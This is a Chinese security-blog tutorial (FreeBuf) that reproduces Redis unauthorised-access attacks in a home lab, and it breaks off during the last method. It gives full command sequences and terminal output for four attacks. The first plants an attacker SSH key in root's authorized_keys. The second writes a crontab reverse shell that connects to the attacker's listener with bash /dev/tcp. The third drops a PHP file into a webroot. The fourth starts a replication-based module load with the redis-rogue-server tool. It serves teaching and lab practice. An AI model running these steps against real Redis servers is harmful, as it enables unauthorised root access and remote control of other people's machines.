

Redis 系列漏洞总结 – FreeBuf 网络安全行业门户

Redis 的未授权漏洞一直都是一个很火的漏洞，最近看许多前辈的文章自己复现后，根据自己的实践再次总结一下，为日后复习方便回顾。

Redis 简介

redis是一个key-value存储系统。和Memcached类似，它支持存储的value类型相对更多，包括string、list、set、zset和hash。这些数据类型都支持push/pop、add/remove及取交集并集和差集及更丰富的操作，而且这些操作都是原子性的。在此基础上，redis支持各种不同方式的排序。与memcached一样，为了保证效率，数据都是缓存在内存中。区别的是redis会周期性的把更新的数据写入磁盘或者把修改操作写入追加的记录文件，并且在此基础上实现了master-slave(主从)同步。

Redis 常用命令：

```

set xz "Hacker"          # 设置键xz的值为字符串Hacker
get xz                   # 获取键xz的内容
SET score 857            # 设置键score的值为857
INCR score               # 使用INCR命令将score的值增加1
GET score                # 获取键score的内容
keys *                   # 列出当前数据库中所有的键
config set protected-mode no
get anotherkey            # 获取一个不存在的键的值
config set dir /root/redis
config set dbfilename redis.rdb
config get dir            # 设置保存目录
config get dbfilename     # 查看保存目录
config get dbfilename     # 查看保存文件名
save                      # 进行一次备份操作
flushall                 # 删除所有数据
del key                  # 删除键为key的数据
slaveof ip port          # 设置主从关系
redis-cli -h ip -p 6379 -a passwd  # 外部连接

```

Redis 基本操作

1. 使用SET和GET命令，可以完成基本的赋值和取值操作；
2. Redis是不区分命令的大小写的，set和SET是同一个意思；
3. 使用keys *可以列出当前数据库中的所有键；
4. 当尝试获取一个不存在的键的值时，Redis会返回空，即(nil)；
5. 如果键的值中有空格，需要使用双引号括起来，如"Hello World"；

Redis 配置文件参数：

port 参数

格式为**port**后面接端口号，如**port 6379**，表示**Redis**服务器将在**6379**端口上进行监听来等待客户端的连接。

bind 参数

格式为**bind**后面接IP地址，可以同时绑定在多个IP地址上，IP地址之间用空格分离，如**bind 192.168.1.100 10.0.0.1**，表允许**192.168.1.100**和**10.0.0.1**两个IP连接。如果设置为**0.0.0.0**则表示任意ip都可连接，说白了就是白名单。

save 参数

格式为**save <秒数> <变化数>**，表示在指定的秒数内数据库存在指定的改变数时自动进行备份（**Redis**是内存数据库，这里的备份就是指把内存中的数据备份到磁盘上）。可以同时指定多个**save**参数，如：

```
save 900 1
save 300 10
save 60 10000
```

表示如果数据库的内容在**60**秒后产生了**10000**次改变，或者**300**秒后产生了**10**次改变，或者**900**秒后产生了**1**次改变，那么立即进行备份操作。

requirepass 参数

格式为**requirepass**后接指定的密码，用于指定客户端在连接**Redis**服务器时所使用的密码。**Redis**默认的密码参数是空的，说明不需要密码即可连接；同时，配置文件有一条注释了的**requirepass foobared**命令，如果去掉注释，表示需要使用**foobared**密码才能连接**Redis**数据库。

dir 参数

格式为**dir**后接指定的路径，默认为**dir ./**，指明**Redis**的工作目录为当前目录，即**redis-server**文件所在的目录。注意，**Redis**产生的备份文件将放在这个目录下。

dbfilename 参数

格式为**dbfilename**后接指定的文件名称，用于指定**Redis**备份文件的名字，默认为**dbfilename dump.rdb**，即备份文件的名字为**dump.rdb**。

confia 命令

通过**config**命令可以读取和设置**dir**参数以及**dbfilename**参数，因为这条命令比较危险（实验将进行详细介绍），所以**Redis**在配置文件中提供了**rename-command**参数来对其进行重命名操作，如**rename-command CONFIG HTCMD**，可以将**CONFIG**命令重命名为**HTCMD**。配置文件默认是没有对**CONFIG**命令进行重命名操作的。

protected-mode 参数

redis3.2之后添加了**protected-mode**安全模式，默认值为**yes**，开启后禁止外部连接，所以在测试时，先在配置中修改为**no**。

攻击机	Kali (192.168.33.131)
目标机	Ubuntu 16 (192.168.33.133)

利用原理：

Redis 提供了 2 种不同的持久化方式，RDB 方式和 AOF 方式.

- RDB 持久化可以在指定的时间间隔内生成数据集的时间点快照
- AOF 持久化记录服务器执行的所有写操作命令.

经过查看官网文档发现 AOF 方式备份数据库的文件名默认为 `appendonly.aof`，可以在配置文件中通过 `appendfilename` 设置其他名称，通过测试发现不能在客户端交互中动态设置 `appendfilename`，所以不能通过 AOF 方式备份写任意文件.


- RDB 方式备份数据库的文件名默认为 `dump.rdb`，此文件名可以通过客户端交互动态设置 `dbfilename` 来更改，造成可以写任意文件.

环境搭建：

靶机：ubantu 16

为快速复现，默認為 `apt-get` 安裝
先進行更新
`sudo apt-get upgrade`
安裝
`sudo apt-get install redis-server`
默認為安裝到 `/usr/bin/redis-server`
直接啟動服務就可以執行 `redis-server` 或者 `redis-server+` (配置文件目錄)
注意要將配置文件中的 `bind` 參數改為 `0.0.0.0` 或者注釋掉，並且修改 `protected-mode` 為 `no` 允許外連。

安装之后开启 redis 服务准备复现



```

root@xiangzi-virtual-machine:~# redis-server
4918:C 09 Sep 2020 15:44:35.349 # 000000000000 Redis is starting 000000000000
4918:C 09 Sep 2020 15:44:35.349 # Redis version=5.0.1, bits=64, commit=00000000
modified=0, pid=4918, just started
4918:C 09 Sep 2020 15:44:35.349 # Warning: no config file specified, using the
default config. In order to specify a config file use redis-server /path/to/redis
.conf
4918:M 09 Sep 2020 15:44:35.350 * Increased maximum number of open files to 100
2 (it was originally set to 1024).

                               Redis 5.0.1 (00000000/0) 64 bit
                               Running in standalone mode
                               Port: 6379
                               PID: 4918

http://redis.io

```

利用方式

1、写 ssh-keygen 公钥登录服务器

原理:

SSH 提供两种登录验证方式, 一种是口令验证也就是账号密码登录, 另一种是密钥验证。

所谓密钥验证, 其实就是一种基于公钥密码的认证, 使用公钥加密、私钥解密, 其中公钥是可以公开的, 放在服务器端, 你可以把同一个公钥放在所有你想 SSH 远程登录的服务器中, 而私钥是保密的只有你自己知道, 公钥加密的消息只有私钥才能解密, 大体过程如下:

- (1) 客户端生成私钥和公钥, 并把公钥拷贝给服务器端;
- (2) 客户端发起登录请求, 发送自己的相关信息;
- (3) 服务器端根据客户端发来的信息查找是否存有该客户端的公钥, 若没有拒绝登录, 若有则生成一段随机数使用该公钥加密后发送给客户端;
- (4) 客户端收到服务器发来的加密

后的消息后使用私钥解密，并把解密后的结果发给服务器用于验证；

(5) 服务器收到客户端发来的解密结果，与自己刚才生成的随机数比对，若一样则允许登录，不一样则拒绝登录。

条件：

1、Redis 服务使用 ROOT 账号启动

2、服务器开放了 SSH 服务，而且允许使用密钥登录，即可远程写入一个公钥，直接登录远程服务器。

详细步骤：

在攻击机本地生成公钥文件：

需要为我们的公钥文件设置一个私钥

公钥文件默认路径：/root/.ssh/id_rsa.pub

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): ←
Enter passphrase (empty for no passphrase): ←
Enter same passphrase again: ←
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is: ←
SHA256:Zwg47xL3hmT6t1aFVS/3xYDotjSr6NhHTiDptSbZX1I root@kali
The key's randomart image is:
+---[RSA 3072]---+
|          .oo
|         . . o +
|        o.. .o . =
|       ooo. .E . oo
|      ..oS+o=   .
|     +B+o+o=   .
|    000*o=   .
|   = .. B
|   ..++ ..
+---[SHA256]---+
root@kali:~# cd /root/.ssh ←
root@kali:~/.ssh# ls ←
id_rsa  id_rsa.pub  known_hosts ←
root@kali:~/.ssh# cat id_rsa.pub ←
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQC9gflBm81sZAIdsdq5uxNwRGVKcT9ccCifPhMq5vU
5PIUe1t1a/Ayi550zXklrypglu0zP8D3Ioru5aNAHkGdCq8GGKrjCdfrknbz4lMLylA2P7Dferxh4Paj
SA7fRhME9SusHiIilow82DLQeOI9YKTquKJrx/55L6b0ybs5w20IrgpYjZmnAwHBFb3WEEqOT9T346
/OztYWfuILmTfc3i0yTKYWyhnGimpNkSHvsHfUB6SvxDIbhmvrQ93qwDpbNuE8csJ05xvGqkHsQh/+BV
uvLDmpEXQQwl+lmLwp4TOoAMPspp/UpfRG8MxCROR03nfZ9pv+fGuZiN+TR9iVzNqZEQILsUFF8b2Lfb
iTAobgV6J10C9WgzS2VxP3Fn2M2V1v0X+vyvHxpAP43I2EJ3I9F0mcA47Wrr64Ci8FHwdD2nBJPEEW7
E/3YV04C8JI8zMazAMgjLBHz0xvnMdRUCw6S9JaYgAXAkGP7QgAXCJJnClFNojcs7ElCFkc= root@kali
root@kali:~/.ssh# ^C
root@kali:~/.ssh#
```

具体命令：

ssh-keygen -t rsa

<https://www.freebuf.com/articles/web/249238.html>

```
SSH Keygen - v1.0.0
cd /root/.ssh
ls
cat id_rsa.pub
```


然后通过未授权访问目标机

```
Shell No.1
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
root@kali:~/桌面# redis-cli -h 192.168.33.134
192.168.33.134:6379> config get dir
1) "dir"
2) "/var"
192.168.33.134:6379> config get dbfilename
1) "dbfilename"
2) "dump.rdb"
192.168.33.134:6379> config set dir /root/.ssh/
OK
192.168.33.134:6379> config set dbfilename authorized_keys
OK
192.168.33.134:6379> set xz "\n\n\n ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQC9gfl
Bm81sZAIdsdq5uxNwRGVKcT9cCifPhMq5vU5PIUe1t1a/Ayi550zXklrypqlU0zP8D3Ioru5aNAHkGd
Cq8GGKjCdfkrknbz4lMLylA2P7Dferxh4PajSA7fRhME9SusHiIilow82DLQe0Il9YKTquKJrx/55L6
b0ybs5w20IrgpYjZmnAwHBFB3WEEqOT9T346/OztYWfuiLmTfc3i0yTKWvhGimpNkSHvsHfUB6Svx
IbhmvrQ93qwDpbNuE8csJ05xvGqkHsQh/+BVuvldmpEXQQwl+lmLwp4T0oAMPspp/UpfRG8MxCR0R03n
fZ9pv+fGuziN+TR9iVzNqZEQILsUff8b2LfbTAobgV6J10C9WgzS2VxP3Fn2M2V1v0X+vyrHxpAP43I
2EJ3I9F0mcA47Wrr64Ci8FhwdD2nBjPEEW7E/3YV04C8J18zMazAMgjlBHz0xvnMdRUCw6S9JaYgAXA
kGP7QgAXCJJnClFNojcs7ElCFkc= root@kali"
OK
192.168.33.134:6379> set xz "\n\n\n ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQC9gfl
Bm81sZAIdsdq5uxNwRGVKcT9cCifPhMq5vU5PIUe1t1a/Ayi550zXklrypqlU0zP8D3Ioru5aNAHkGd
Cq8GGKjCdfkrknbz4lMLylA2P7Dferxh4PajSA7fRhME9SusHiIilow82DLQe0Il9YKTquKJrx/55L6
b0ybs5w20IrgpYjZmnAwHBFB3WEEqOT9T346/OztYWfuiLmTfc3i0yTKWvhGimpNkSHvsHfUB6Svx
IbhmvrQ93qwDpbNuE8csJ05xvGqkHsQh/+BVuvldmpEXQQwl+lmLwp4T0oAMPspp/UpfRG8MxCR0R03n
fZ9pv+fGuziN+TR9iVzNqZEQILsUff8b2LfbTAobgV6J10C9WgzS2VxP3Fn2M2V1v0X+vyrHxpAP43I
2EJ3I9F0mcA47Wrr64Ci8FhwdD2nBjPEEW7E/3YV04C8J18zMazAMgjlBHz0xvnMdRUCw6S9JaYgAXA
kGP7QgAXCJJnClFNojcs7ElCFkc= root@kali \n\n\n"
OK
192.168.33.134:6379> get xz
"\n\n\n ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQC9gflBm81sZAIdsdq5uxNwRGVKcT9cCifPhMq5vU5PIUe1t1a/Ayi550zXklrypqlU0zP8D3Ioru5aNAHkGdCq8GGKjCdfkrknbz4lMLylA2P7Dferxh4PajSA7fRhME9SusHiIilow82DLQe0Il9YKTquKJrx/55L6b0ybs5w20IrgpYjZmnAwHBFB3WEEqOT9T346/OztYWfuiLmTfc3i0yTKWvhGimpNkSHvsHfUB6SvxDIbhmvrQ93qwDpbNuE8csJ05xvGqkHsQh/+BVuvldmpEXQQwl+lmLwp4T0oAMPspp/UpfRG8MxCR0R03nfZ9pv+fGuziN+TR9iVzNqZEQILsUff8b2LfbTAobgV6J10C9WgzS2VxP3Fn2M2V1v0X+vyrHxpAP43I2EJ3I9F0mcA47Wrr64Ci8FhwdD2nBjPEEW7E/3YV04C8J18zMazAMgjlBHz0xvnMdRUCw6S9JaYgAXA kGP7QgAXCJJnClFNojcs7ElCFkc= root@kali \n\n\n"
192.168.33.134:6379> save
OK
192.168.33.134:6379>
```

具体命令

```
redis-cli -h 192.168.33.134      #连接目标主机redis
config get dir                  #检查当前保存路径
config get dbfilename           #检查保存文件名
config set dir /root/.ssh/      #设置保存路径
config set dbfilename authorized_keys #设置保存文件名
set xz "\n\n\n 公钥 \n\n\n"        #将公钥写入xz键
save                            #进行保存
```

利用公钥进行 SSH 登录攻击机，第一次需要输入 yes



```

文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
root@kali:~/桌面 # ssh -i /root/.ssh/id_rsa root@192.168.33.134
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-112-generic x86_64) ←

  * Documentation:  https://help.ubuntu.com
  * Management:    https://landscape.canonical.com
  * Support:        https://ubuntu.com/advantage

79 个可升级软件包。
7 个安全更新。

有新版本“18.04.5 LTS”可供使用
运行“do-release-upgrade”来升级到新版本。

Last login: Wed Sep  2 12:04:54 2020 from 192.168.33.131
root@xiangzi-virtual-machine:~# ifconfig
docker0  Link encap:以太网  硬件地址 02:42:41:5c:76:a1
          inet 地址:172.17.0.1  广播:172.17.255.255  掩码:255.255.0.0
              UP BROADCAST MULTICAST  MTU:1500  跳点数:1
              接收数据包:0  错误:0  丢弃:0  过载:0  帧数:0
              发送数据包:0  错误:0  丢弃:0  过载:0  载波:0
              碰撞:0  发送队列长度:0
              接收字节:0 (0.0 B)  发送字节:0 (0.0 B)

ens33   Link encap:以太网  硬件地址 00:0c:29:ca:c6:ab
          inet 地址:192.168.33.134  广播:192.168.33.255  掩码:255.255.255.0
          inet6 地址: fe80::1eb2:e583:1fd5:a460/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  跳点数:1
              接收数据包:1185  错误:0  丢弃:0  过载:0  帧数:0
              发送数据包:1094  错误:0  丢弃:0  过载:0  载波:0
              碰撞:0  发送队列长度:1000
              接收字节:687240 (687.2 KB)  发送字节:114088 (114.0 KB)

lo      Link encap:本地环回
          inet 地址:127.0.0.1  掩码:255.0.0.0
          inet6 地址: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:65536  跳点数:1
              接收数据包:1546  错误:0  丢弃:0  过载:0  帧数:0
              发送数据包:1546  错误:0  丢弃:0  过载:0  载波:0
              碰撞:0  发送队列长度:1000
              接收字节:97124 (97.1 KB)  发送字节:97124 (97.1 KB)

root@xiangzi-virtual-machine:~# 

```

2、利用计划任务反弹 shell

原理：

我们都知道 crontab 是做计划任务的，启动的任务存放在 / var/spool/cron 中，root 可以修改计划任务，可以将执行命令反弹 shell 直接写入计划任务中

条件：

root 启用 Redis

redis 无密码或者弱密码

详细步骤：

先在攻击机使用 nc 监听 8888 端口 nc lvp 8888

Shell No.1


```
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

root@kali:~# nc -lvp 8888
listening on [any] 8888 ...
[
```

然后去操作 Redis，具体命令：

```
redis-cli -h 192.168.33.134          #连接redis
flushall                           #清除所有键值
config set dir /var/spool/cron/crontabs/ #设置保存路径
config set dbfilename shell           #保存名称
set xz "\n* * * * * bash -i >& /dev/tcp/192.168.33.131/8888 0>&1\n"      #将
反弹shell写入xz键值
save                                #写入保存路径的shell文件
```

```
root@kali:~# redis-cli -h 192.168.33.134
192.168.33.134:6379> flushall
OK
192.168.33.134:6379> config set dir /var/spool/cron/crontabs/
OK
192.168.33.134:6379> config set dbfilename shell
OK
192.168.33.134:6379> set xz "\n* * * * * bash -i >& /dev/tcp/192.168.33.131/8888 0>&1\n"
OK
192.168.33.134:6379> save
```



```

OK
192.168.33.134:6379> 
root@xiangzi-virtual-machine:~ 
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H) 
root@kali:~# nc -lvp 8888
listening on [any] 8888 ...
192.168.33.134: inverse host lookup failed: Unknown host
connect to [192.168.33.131] from (UNKNOWN) [192.168.33.134] 44674
root@xiangzi-virtual-machine:~# whoami
whoami
root
root@xiangzi-virtual-machine:~# 

```

看到监听的命令行窗口已经有弹回来的 shell 了 (这里有很多的坑, ubantu 写入会出现乱码和不回弹的情况, 反弹 shell 测试最好还是用 centos 测试吧)

ubuntu 的坑参考这个文章

<https://www.dazhuanlan.com/2019/11/15/5dce507a41df5/>

3、Redis 直接写 webshell

条件:

知道网站绝对路径, 并且需要增删改查权限

root 启动 redis

redis 弱密码或者无密码

补充: 若不知道物理路径, 可尝试寻找网站的应用程序错误或者常见绝对路径去尝试。

详细步骤:

```

redis-cli -h 192.168.3.134      #连接Redis
config set dir /www/admin/localhost_80/wwwroot      #设置要写入shell的路径
set xxx "\n\n\n<?php phpinfo();?>\n\n\n"      #写入phpinfo()到xxx键
config set dbfilename phpinfo.php
save

```

Shell No.1

```
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

root@kali:~# redis-cli -h 192.168.33.134 ←
192.168.33.134:6379> config set dir /www/admin/localhost_80/wwwroot/ ←
OK
192.168.33.134:6379> set x "\n<?php phpinfo(); ?>\n" ←
OK
192.168.33.134:6379> config set dafilename phpinfo.php
(error) ERR Unsupported CONFIG parameter: dafilename
192.168.33.134:6379> config set dbfilename phpinfo.php ←
OK
192.168.33.134:6379> █
```

成功写入

不安全 | 192.168.33.134/phpinfo.php

PHP Version 5.5.38	
System	Linux xiangzi-virtual-machine 4.15.0-112-generic #113~16.04.1-Ubuntu SMP Fri Jul 10 04:37:08 UTC 2020 x86_64
Build Date	Sep 2 2019 19:36:33
Configure Command	'./configure' '--prefix=/usr/local/phpstudy/soft/php/php-5.5.38' '--with-config-file-path=/usr/local/phpstudy/soft/php/php-5.5.38/etc' '--enable-fpm' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--with-jpeg-dir' '--with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xm' '--disable-rpath' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl=/usr/local/curl' '--enable-mbregex' '--enable-mbstring' '--with-mcrypt' '--enable-ftp' '--with-gd' '--enable-gd-native-ttf' '--with-openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with-xmlrpc' '--enable-zip' '--enable-soap' '--with-gettext' '--disable-fileinfo' '--enable-opcache' '--enable-intl'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/phpstudy/soft/php/php-5.5.38/etc
Loaded Configuration File	/usr/local/phpstudy/soft/php/php-5.5.38/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

4、Redis 主从复制 getshell

原理：

Redis 如果当把数据存储在单个 Redis 的实例中，当读写体量比较大的时候，服务端就很难承受。为了应对这种情况，Redis 就提供了主从模式，主从模式就是指使用一个 redis 实例作为主机，其他实例都作为备份机，其中主机和从机数据相同，而从机只负责读，主机只负责写，通过读写分离可以大幅度减轻流量的压力，算是一种通过牺牲空间来换取效率的缓解方式。

在两个 Redis 实例设置主从模式的时候，Redis 的主机实例可以通过 FULLRESYNC 同步文件到从机上，然后在从机上加载 so 文件，我们就可以执行拓展的新命令了。

条件：

Redis 版本 (4.x~5.0.5) (新增模块功能，可以通过 C 语言并编译出恶意. so 文件)

redis 弱密码或者无密码

root 启动 redis

详细步骤：

模拟主从关系，具体命令

```
root@kali:~/桌面# redis-cli -h 192.168.33.134
192.168.33.134:6379> slaveof 192.168.33.131 6379
OK
192.168.33.134:6379> get xz
(nil)
192.168.33.134:6379> exit
root@kali:~/桌面# redis-cli
127.0.0.1:6379> get xz
(nil)
127.0.0.1:6379> set xz xz
OK
127.0.0.1:6379> exit
root@kali:~/桌面# redis-cli -h 192.168.33.134
192.168.33.134:6379> get xz
"xz"
192.168.33.134:6379>
```

Shell No.1

```

文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

root@kali:~/桌面# redis-cli -h 192.168.33.134
192.168.33.134:6379> slaveof 192.168.33.131 6379
OK
192.168.33.134:6379> get xz
(nil)
192.168.33.134:6379> exit
root@kali:~/桌面# redis-cli
127.0.0.1:6379> get xz
(nil)
127.0.0.1:6379> set xz xz
OK
127.0.0.1:6379> exit
root@kali:~/桌面# redis-cli -h 192.168.33.134
192.168.33.134:6379> get xz
"xz"
192.168.33.134:6379> █

```

设置主从关系

```

root@kali:~/桌面# redis-cli -h 192.168.33.134
192.168.33.134:6379> slaveof 192.168.33.131 6379
OK

```

然后在 kali 下载利用工具 <https://github.com/n0b0dyCN/redis-rogue-server>

下载之后 cd 进入 RedisModulesSDK 目录使用 make 编译, 当然不想编译也可以用作者给出的默认 exp.so 也是可以的。

有两种使用方法

一种是交互式 shell, 另一种是反弹 shell

交互 shell 演示:

```

python3 redis-rogue-server.py --rhost 192.168.33.134 --lhost 192.168.33.131
--exp module.so
根据提示输入i进入交互shell

```


```
root@kali:~/桌面/redis-rogue-server-master# python3 redis-rogue-server.py --rhost 192.168.33.134
--lhost 192.168.33.131 --exp module.so

